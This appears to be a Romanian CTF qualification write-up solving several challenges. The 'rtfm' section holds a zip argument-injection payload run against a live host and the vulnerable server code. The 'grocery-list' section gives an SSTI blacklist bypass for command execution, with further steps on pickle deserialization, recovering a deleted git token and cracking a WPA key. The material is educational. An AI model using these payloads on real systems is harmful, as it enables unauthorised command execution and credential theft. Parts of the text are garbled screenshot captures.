

ROCSC

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<rtfm>: <Misc>

Dovada obținerii flagului

<CTF{baf0c514219ab318bc663c815a4f2b69e6b5767b398f07eebcc5b235b194f9be}>

Sumar

Rtfm – Read the fucking manual , deci cautam man, -help, help, -h, gasim comenzile. TT executa bash dar are nevoie si de T in fata ca sa faca verificare ok, nu ai voie sa pui spatiu asa ca punem un parametru junk m si scriem comanda(cat\$IFS*) cu \$IFS.

Dovada rezolvării

...

```
└─(xxsho@kali)-[~/UserFiles/volatility/volatility3]
└─$ nc 34.89.210.219 30204
Zip me: -TmTT cat$IFS*
updating: test_file (stored 0%)
#!/usr/bin/python3
```

Only works with python 3

```
import subprocess
import threading
import socketserver
import sys
```

```
### Python socket
HOST = "0.0.0.0"
```

```
if len(sys.argv) < 2:
    PORT = 8083
else:
    PORT = int(sys.argv[1])
```

```
class ThreadedTCPRequestHandler(socketserver.BaseRequestHandler):
    def handle(self):
        self.request.sendall(b"Zip me: ")
        simple_flag = str(self.request.recv(1024), 'ascii').strip()

        res = subprocess.Popen(["zip", "test.zip", simple_flag, "test_file"],
                                stdout=subprocess.PIPE, stderr=subprocess.PIPE).communicate()[0]
```

```
self.request.sendall(res)
```

```
class ThreadedTCPServer(socketserver.ThreadingMixIn, socketserver.TCPServer):  
    pass
```

```
#####
```

```
try:
```

```
    server = ThreadedTCPServer((HOST, PORT), ThreadedTCPRequestHandler)
```

```
    server_thread = threading.Thread(target=server.serve_forever)
```

```
    server_thread.start()
```

```
    print("Server started on " + HOST + ":" + str(PORT))
```

```
except KeyboardInterrupt:
```

```
    server.shutdown()
```

```
    quit()
```

```
except:
```

```
    pass
```

```
Flag_Chaining_FTW
```

```
CTF{baf0c514219ab318bc663c815a4f2b69e6b5767b398f07eebcc5b235b194f9be}
```

```
PK
```

```
bEfX test_fileUT 0,0e0,0eux
```

```
0PK
```

```
bEfX 000000test_fileUT0,0eux
```

```
0PKOCPK
```

```
bEfX test_fileUT 0,0e0,0eux
```

```
0PK
```

```
bEfX 000000test_fileUT0,0eux
```

```
0PKOCPK
```

```
bEfX test_fileUT 0,0e0,0eux
```

```
0PK
```

```
bEfX 000000test_fileUT0,0eux
```

```
0PKOCPK
```

```
bEfX test_fileUT 0,0e0,0eux
```

```
0PK
```

```
bEfX 000000test_fileUT0,0eux
```

```
0PKOCPK
```

```
bEfX test_fileUT 0,0e0,0eux
```

```
0PK
```

```
bEfX 000000test_fileUT0,0eux
```

```
0PKOCTest of test.zip OK
```

```
...
```

<friendly-colabs>: <OSINT>

Dovada obținerii flagului

<CTF{d0eba2a6600812a51a3d0a00ed43aef619574358ec62d20506daf92baf1d83ce}>

Sumar

Merg in user b3taflash. Mai are un proiect la care a colaborat cu daniel popovici. Daniel popovici are un git-access token pe care l-a sters dar il recuperam uitandu-ne in history.


git checkout refs/remotes/origin/secret-code, git log=> part1



git checkout refs/remotes/origin/deployment, gitk => part2



git log => <https://github.com/danielpopovici16/secret.git>



git clone, gitk => part3


Dovada rezolvării











<bin-diving>: <Misc>


Dovada obținerii flagului

<CTF{7ec872e2eac614d2ee8f6055207d51c5603df6ca2df9f6207d72f91b1e9ec28a}>

Sumar

Doar de serializat si encodat cu pickle si b64 comanda de executat + un filtru de "flag" care se rezolva daca faci cat *.

Dovada rezolvării



<grocery-list>: <Web>

Dovada obținerii flagului

<CTF{5fd924625f6ab16a19cc9807c7c506ae1813490e4ba675f843d5a10e0baacdb8}>

Sumar

Classic SSTI la inspect inafara de blacklist. Solutie: blacklist-ul verificand doar stringul code am adaugat parametrii cu termenii blocati, iar in code am folosit request ca sa completez comanda prin care executam comenzi de bash.

Dovada rezolvării

```
args%22][%27i%27])(request[%22args%22][%27cmdu%27])|attr(request[%22args%22][%27act%27])()}}
```



<binary-illusions>: <Reverse Engineering>

Dovada obținerii flagului

<DLL-hijacking>


<SELECT * FROM Win32_OperatingSystem>

<CTF{m4st3r-0F-r3v3r7e}>

Sumar

Am scanat dll-ul avea un trojan, si era modificat si am cautat termeni de genul dll-injection, infection etc pana s-a potrivit, SQL-ul era in plain text in main cand decompilai exe-ul cu ida, flagul a fost putin mai tricky, dar multumim lui chat gpt, Am luat StartAddress (hint: "Maybe here is your flag"). Am vazut incercarea de reprezentare a sintaxei de cpp in c, i-am zis lui gpt sa normalizeze codul si a ajuns la cout<<(ascii1)<<(ascii2)... pe care dupa trecerea din ascii in caractere le-am concatenat in flag.

Dovada rezolvării



Exerciții [Cursuri Academice] X Delete duplicate-value X Merge two sorted links X Reverse a linked list | H X WMI COM Access Tutorial X The Meaning of IFS in I X zip | GTF08ins X Online C++ Compiler X CyberChef

chat.openai.com/c/855f7e08-ab1b-4255-9a35-da98159a830e

New chat

ChatGPT 3.5

Yesterday

Trojan Detected: Take Action

Previous 7 Days

WMI COM Access Tutorial

Găsirea mijlocului listei

Cybersecurity Incident Analysis

Probabilitate zaruri: 3, 4.

Previous 30 Days

Picnic romantic pentru ea

Cyber Expert Presentation Page

Valori Random cu Procente

DNS Redirection with Windows.

February

Vectori între baze

Extrema funcției cu constrângeri.

Ajutor creativitate

Schimbare footer în Excel

Baze Echivalente, Coeficienți Echivalenți

Securitate Cibernetică: Venit Suplimentar

January

Upgrade plan
Get GPT-4, DALL-E, and more

Stefan-Sebastian Romas

```
j_j_free(v65);
}
v70 = 0i64;
v71 = 15i64;
LOBYTE(Source[0]) = 0;
*(_int64 *)((char *)v72 + *(int *)(&v72[0] + 4)) = (_int64)&off_180004410;
*(_DWORD *)((char *)&v71 + *(int *)(&v72[0] + 4) + 4) = *(_DWORD *)(&v72[0] + 4) - 136;
sub_1800020D0(&v72[1]);
std::basic_ostream<char,std::char_traits<char>>::basic_ostream<char,std::char_traits<char>>
(&v72[2]);
return std::basic_ios<char,std::char_traits<char>>::basic_ios<char,std::char_traits<char>>
(&v72[17]);
}
```

ChatGPT

Here's a more readable version of the provided function:

```
cpp
#include <iostream>
#include <iomanip>
#include <string>
#include <cstring>
#include <cstdlib>

void printMessage(const std::string& message) {
    std::cout << std::setw(1) << "[" << std::setw(1) << 123 << std::setw(1) << 109 <<
    << std::setw(1) << 115 << std::setw(1) << 116 << std::setw(1) << 51 <<
    << std::setw(1) << 45 << std::setw(1) << 48 << std::setw(1) << 70 << st
    << std::setw(1) << 114 << std::setw(1) << 51 << std::setw(1) << 118 <<
    << std::setw(1) << 114 << std::setw(1) << 55 << std::setw(1) << 101 <<
    << "]" << message << std::endl;
}

void performMemoryOperations() {
```

Message ChatGPT...

ChatGPT can make mistakes. Consider checking important information.

ASCII To Text

123 109 52 115 116 51 114 45 48 70 45 114 51 118 101
114 55 101 125

{m4st3r-0F-r3v3r7e}

Sample Convert

<from-memory>: <Forensics>

Dovada obținerii flagului

<10.0.2.15>

<PSRansom.ps1>

<CashCat.exe>

Sumar

Lejer, volatility3 > netscan, pstree si am mai facut un strings|grep pe bat, cmd,ps. Netscan-> ip-ul, pstree->aplicatia dubioasa CashCat.exe si la strings|grep \.ps1 -> PSRansom.ps1

Dovada rezolvării

```
... andjav php_filter_...
xxsho@kali: ~/UserFiles/volatility/volatility3
File Actions Edit View Help
B;{;x
Q@ KE
\j? I[
k6Ryw
H/~%x
K;(t
Xmma
.? "2
V=kQi

(xxsho@kali)-[~/UserFiles]
$ cd volatility/volatility3

(xxsho@kali)-[~/UserFiles/volatility/volatility3]
$ python vol.py -f '/home/xxsho/Desktop/ro3.bin' windows.netscan
Volatility 3 Framework 2.7.0
Progress: 100.00 PDB scanning finished
Offset Proto LocalAddr LocalPort ForeignAddr ForeignPort State PID Owner Created
0xe68ec8287730 TCPv4 0.0.0.0 445 0.0.0.0 0 LISTENING 4 System 2024-03-07 13:07:06.000000
0xe68ec8287730 TCPv6 :: 445 :: 0 LISTENING 4 System 2024-03-07 13:07:06.000000
0xe68ec82879f0 TCPv4 0.0.0.0 49668 0.0.0.0 0 LISTENING 1872 spoolsv.exe 2024-03-07 13:07:05.000000
0xe68ec83117f0 TCPv4 10.0.2.15 49961 204.79.197.222 443 ESTABLISHED 4024 SearchApp.exe 2024-03-07 13:38:38.000000
0xe68ec8819d30 TCPv4 0.0.0.0 49668 0.0.0.0 0 LISTENING 1872 spoolsv.exe 2024-03-07 13:07:05.000000
0xe68ec8819d30 TCPv6 :: 49668 :: 0 LISTENING 1872 spoolsv.exe 2024-03-07 13:07:05.000000
```


Windows.pstree->

resurse>strings si avem salvate toate obiectele cu obf_ dar nu sunt in ordinea ⁽¹⁾, asa ca le repositionam si luam fiecare string din cele listate, decriptam din b64, concatenam si => flag.

Dovada rezolvării

```
andjav > sources > com > vulnerableapplication > J VulnerableBroadcastReceiver.java
21 /* compiled from: VulnerableBroadcastReceiver.kt */
22 @Metadata(d1 = {"\u00004\n\u00002\u00018\u0002\u0002\u0018\u0002\u0018\u0002\n\u00002\b\u0002\n\u00002\u0010\u0000e\n\u00002\b\u0002"},
23 /* loaded from: classes.dex */
24 public final class VulnerableBroadcastReceiver extends BroadcastReceiver {
25     public static final int $stable = 0;
26
27     @Override // android.content.BroadcastReceiver
28     public void onReceive(Context context, Intent intent) {
29         String str;
30         String string;
31         if (Intrinsics.areEqual(new SimpleDateFormat("yyyy-MM-dd", Locale.getDefault()).format(new Date()), "2024-03-15")) {
32             Resources resources = context != null ? context.getResources() : null;
33             ArrayList arrayList = new ArrayList();
34             for (String str2 : generateObfuscatedResourceNames()) {
35                 Integer valueOf = resources != null ? Integer.valueOf(resources.getIdentifier(str2, "string", context.getPackageName(), str2)) : null;
36                 if (valueOf == null || (string = resources.getString(valueOf.intValue())) == null) {
37                     str = null;
38                 } else {
39                     Intrinsics.checkNotNull(string);
40                     str = decodeBase64(string);
41                 }
42                 if (str != null) {
43                     arrayList.add(str);
44                 }
45             }
46             Toast.makeText(context, "This is the secret: " + CollectionsKt.joinToString$default(arrayList, "", null, null, 0, null, null, 62, null), 1).show();
47             return;
48         }
49         Toast.makeText(context, "Try harder", 1).show();
50     }
51
52     private final List<String> generateObfuscatedResourceNames() {
53         IntRange intRange = new IntRange(1, 10);
54         ArrayList arrayList = new ArrayList(CollectionsKt.collectionSizeOrDefault(intRange, 10));
55         for (int i = 1; i <= 10; i++) {
56             String str = "a1b2c", "d3e4f", "g5h6i", "j7k8l", "m9n0o", "p1q2r", "s3t4u", "v5w6x", "y7z8a", "b9c0d";
57             arrayList.add(str);
58         }
59         return arrayList;
60     }
61 }
```

```
andjav > sources > com > vulnerableapplication > J VulnerableBroadcastReceiver.java
24 ends BroadcastReceiver {
28 intent() {
31 at("yyyy-MM-dd", Locale.getDefault()).format(new Date()), "2024-03-15")) {
45
46     secret: " + CollectionsKt.joinToString$default(arrayList, "", null, null, 0, null, null, 62, null), 1).show();
47
48     how();
49
50     esourceNames() {
51
52         tionsKt.collectionSizeOrDefault(intRange, 10));
53         ;
54
55         tringForPart(((IntIterator) it).nextInt());
56
57         rt(int i) {
58             ct[] new String[]{"a1b2c", "d3e4f", "g5h6i", "j7k8l", "m9n0o", "p1q2r", "s3t4u", "v5w6x", "y7z8a", "b9c0d"}).get(i
59
60             {
61                 ode, "decode(...)");
62             }
63         }
64     }
65 }
```

<joker-and-batman-story>: <Misc>

Dovada obținerii flagului

<ctf{b4AtM4n_l0v3s_j0K3r_w1Th0uT_Pr3jUd1C3}>

Sumar

Aircrack si scoatem cheia din pcap, cheia o folosim sa decodam pe IEEE108.11 extragem html cu bat-logo.jpg si bat.gif.webp. wordlist cu toate cuvintele din scrisoare si stegseek cu acest wordlist pe bat-logo.jpg

Dovada rezolvării

```
xxsho@kali: ~/UserFiles/volatility/volatility3
File Actions Edit View Help

(xxsho@kali)~[~/UserFiles/volatility/volatility3]
$ strings /usr/share/wordlists/rockyou.txt |grep "Joke" > ~/Desktop/keys

(xxsho@kali)~[~/UserFiles/volatility/volatility3]
$ aircrack-ng -b 28:EE:52:3F:56:5B -w ~/Desktop/keys '/home/xxsho/Desktop/joker_hack-01 (custom batman story).cap'
Reading packets, please wait...
Opening /home/xxsho/Desktop/joker_hack-01 (custom batman story).cap
Read 3779 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 32/100 keys tested (1643.72 k/s)


Time left: 0 seconds 32.00%


KEY FOUND! [ Joker4life ]

Master Key : 7C F7 33 FB 50 54 7D 46 12 FC B0 63 2F 96 D9 8E
            44 68 DC 03 50 A3 56 8D C5 21 DD 52 EB 81 04 CB


Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
               00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
               00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
               00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : EB 8D 1B C2 4D 40 7E 41 75 57 5C 28 48 7B F6 18
```





Mesajul:



Cu toate cuvintele din mesaj facem wordlist si folosim stegseek:

```
xxsho@kali: ~/Desktop
File Actions Edit View Help

(xxsho@kali)~[~/Desktop]
$ stegseek --crack bat-logo.jfif wlist
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Harlequinof"
[i] Original filename: "Joker.txt".
[i] Extracting to "bat-logo.jfif.out".
the file "bat-logo.jfif.out" does already exist. overwrite ? (y/n)
y

(xxsho@kali)~[~/Desktop]
$ nano bat-logo.jfif.out

(xxsho@kali)~[~/Desktop]
$ cat bat-logo.jfif.out
ctf{b4AtM4n_l0v3s_j0K3r_w1Th0uT_Pr3jUd1C3}

(xxsho@kali)~[~/Desktop]
$
```

<special-waffle>: <Threat hunting>,<Threat intelligence>

Dovada obținerii flagului

<172.16.1.219>

<test.dirigu.ro>

Sumar

Elastic search dev tools, list indices, am gasit index 1 de care zicea si in enunt, un dump pe continut cu search?size=9999 si acolo am gasit si ip-ul si domeniul. Mai

Dovada rezolvării

Dev Tools - Elastic

Console Search Profiler Grok Debugger Painless Lab BETA

History Settings Help

```
1 GET _cat/indices
2 {
3   "query": {
4     "match_all": {}
5   }
6 }
```

200 - OK 151 ms

1	green	open	.kibana-event-log-7.9.3-000002	kRRPb0ELS_e_JtffJsGnKQ	1	0	5
2	green	open	.5kb	5.5kb			
3	green	open	.apn-agent-configuration	wsMFXDmFTIOlKxDLM0Zvtg	1	0	0
4	green	open	.kibana-event-log-7.9.3-000003	YsUV6AGnQbGuUZ83Xu9wKw	1	0	16
5	yellow	open	.winlogbeat-7.9.3-2024.02.20-000003	48bIXtcJRS(BAEhnJdwP4g	1	1	0
6	green	open	.monitoring-es-7.2024.02.20	y_n5l0rTRBaYz-69SbFnVA	1	0	8840 192 4
7	green	open	.kibana_1	ChELT9HeQX-nf6o27CwJHg	1	0	347 29 10
8	green	open	.monitoring-es-7.2024.03.10	WtbvJH7yTr-cH2Rd1ctTeg	1	0	317 126 713
9	yellow	open	.winlogbeat-7.9.3-2022.02.08-000001	XMT3IrQ4TxcDM8Wxcon7uQ	1	1	56880 0 55
10	green	open	.monitoring-kibana-7.2023.11.09	UgHwMtn7GSieIgo9TZKq_Hw	1	0	234 0 64
11	green	open	.security-7	UIzxHGIRStIvaEDJpg6ITw	1	0	43 0 118
12	yellow	open	.1	DNCnsKVDQ8Ouqt8Y2hLJg	1	1	32186 0 22
13	green	open	.monitoring-es-7.2022.02.10	TZzdFhgBtJK1nNC5H43sHg	1	0	989 0 467
14	green	open	.monitoring-kibana-7.2024.02.20	9IPM1XGbQ2-eDzDawHhLoQ	1	0	714 0 205
15	green	open	.apn-custom-link	56z6NMD7QLsfWoy2xQ_c4w	1	0	0 0 0
16	green	open	.monitoring-kibana-7.2024.03.10	Kp9PLHw9TzHpa4xQz618zQ	1	0	6 0 49
17	green	open	.kibana_task_manager_1	IK0ItHq5RwQFeI8Iq19IPQ	1	0	6 15 121
18	yellow	open	.winlogbeat-7.9.3-2023.11.09-000002	F8UX4ntwTAsp03UV2CLddw	1	1	0 0 0
19	green	open	.monitoring-kibana-7.2022.02.10	nhVkJjf-TjGvPMHlgGbwQA	1	0	30 0 104
20	green	open	.monitoring-es-7.2023.11.09	0HuXk3jgQ80rxAhLQ9b63w	1	0	2287 0
21	green	open	.asyns-search	rDB7qTdYQ_SVnw_TyPd4zQ	1	0	4 270

Dev Tools - Elastic

Console Search Profiler Grok Debugger Painless Lab BETA

History Settings Help

```
1 GET */_search?size=999
2 {
3   "query": {
4     "match_all": {}
5   }
6 }
```

200 - OK 260 ms

```
54 "dns_answers": { },
55 "dns_authority": { },
56 "dns_additional": { }
57 }
58 }
59 }
60
61 "index": "1",
62 "type": "doc",
63 "id": "KLieX0B84My2Bld0oLSC",
64 "score": 1.0,
65 "source": {
66   "name": "Ethernet",
67   "timestamp": "2021-09-17T23:48:25",
68   "source_ip": "172.16.1.4",
69   "destination_ip": "172.16.1.219",
70   "source_port": null,
71   "destination_port": null,
72   "source_mac": "84:1f:72:c2:09:6a",
73   "destination_mac": "00:08:02:1c:47:ae",
74   "http.get.method": null,
75   "url": null,
76   "user_agent": null,
77   "protocols": [
78     "Ethernet",
79     "IP",
80     "UDP",
81     "BOOTP",
82     "DHCP options"
83   ],
84   "ip_protocols": [
85     "Unknown",
86     "Unknown"
87   ],
88   "hosts": [ ],
89   "ethertype": 2048,
90   "tcp_flags": null,
91   "icmp_type": null,
92   "icmp_code": null,
93   "payload_data": null,
94   "vlen_tags": [ ],
95   "dns.transaction.id": null,
```

ROSCS 2024 - Qualification ROSCS 2024 - Qualification ROSCS 2024 - Qualification ROSCS 2024 - Qualification Dev Tools - Elastic ChatGPT elastic search indices - Claude Geo

Not secure | 34.107.21.217:31064/app/dev_tools#/console

Dev Tools

Console Search Profiler Grok Debugger Painless Lab BETA

History Settings Help

200 - OK 1464 ms

```
1 GET 1*/_search?size=9999
2 {
3   "query": {
4     "match_all": {}
5   }
6 }
```

```
167127 {
167128   "UDP",
167129   "DNS",
167130 },
167131 "ip_protocols": [
167132   "Unknown",
167133   "Unknown"
167134 ],
167135 "hosts": [ ],
167136 "ethertype": 2048,
167137 "tcp_flags": null,
167138 "icmp_type": null,
167139 "icmp_code": null,
167140 "payload_data": null,
167141 "vlan_tags": [ ],
167142 "dns_transaction_id": 14848,
167143 "dns_query": "test.dtrigu.ro.",
167144 "dns_answers": [ ],
167145 "dns_authority": [ ],
167146 "dns_additional": [ ]
167147 },
167148 {
167149   "index": "1",
167150   "type": "doc",
167151   "id": "Qriexo0B4wy2Bld8osiq",
167152   "score": 1.0,
167153   "source": {
167154     "name": "Ethernet",
167155     "timestamp": "2021-09-17T23:58:56",
167156     "source_ip": "172.16.1.4",
167157     "destination_ip": "172.16.1.219",
167158     "source_port": null,
167159     "destination_port": null,
167160     "source_mac": "a4:1f:72:c2:09:6a",
167161     "destination_mac": "00:08:02:1c:47:ae",
167162     "http_get_method": null,
167163     "url": null,
167164     "user_agent": null,
167165     "protocols": [
167166       "Ethernet",
167167       "IP",
```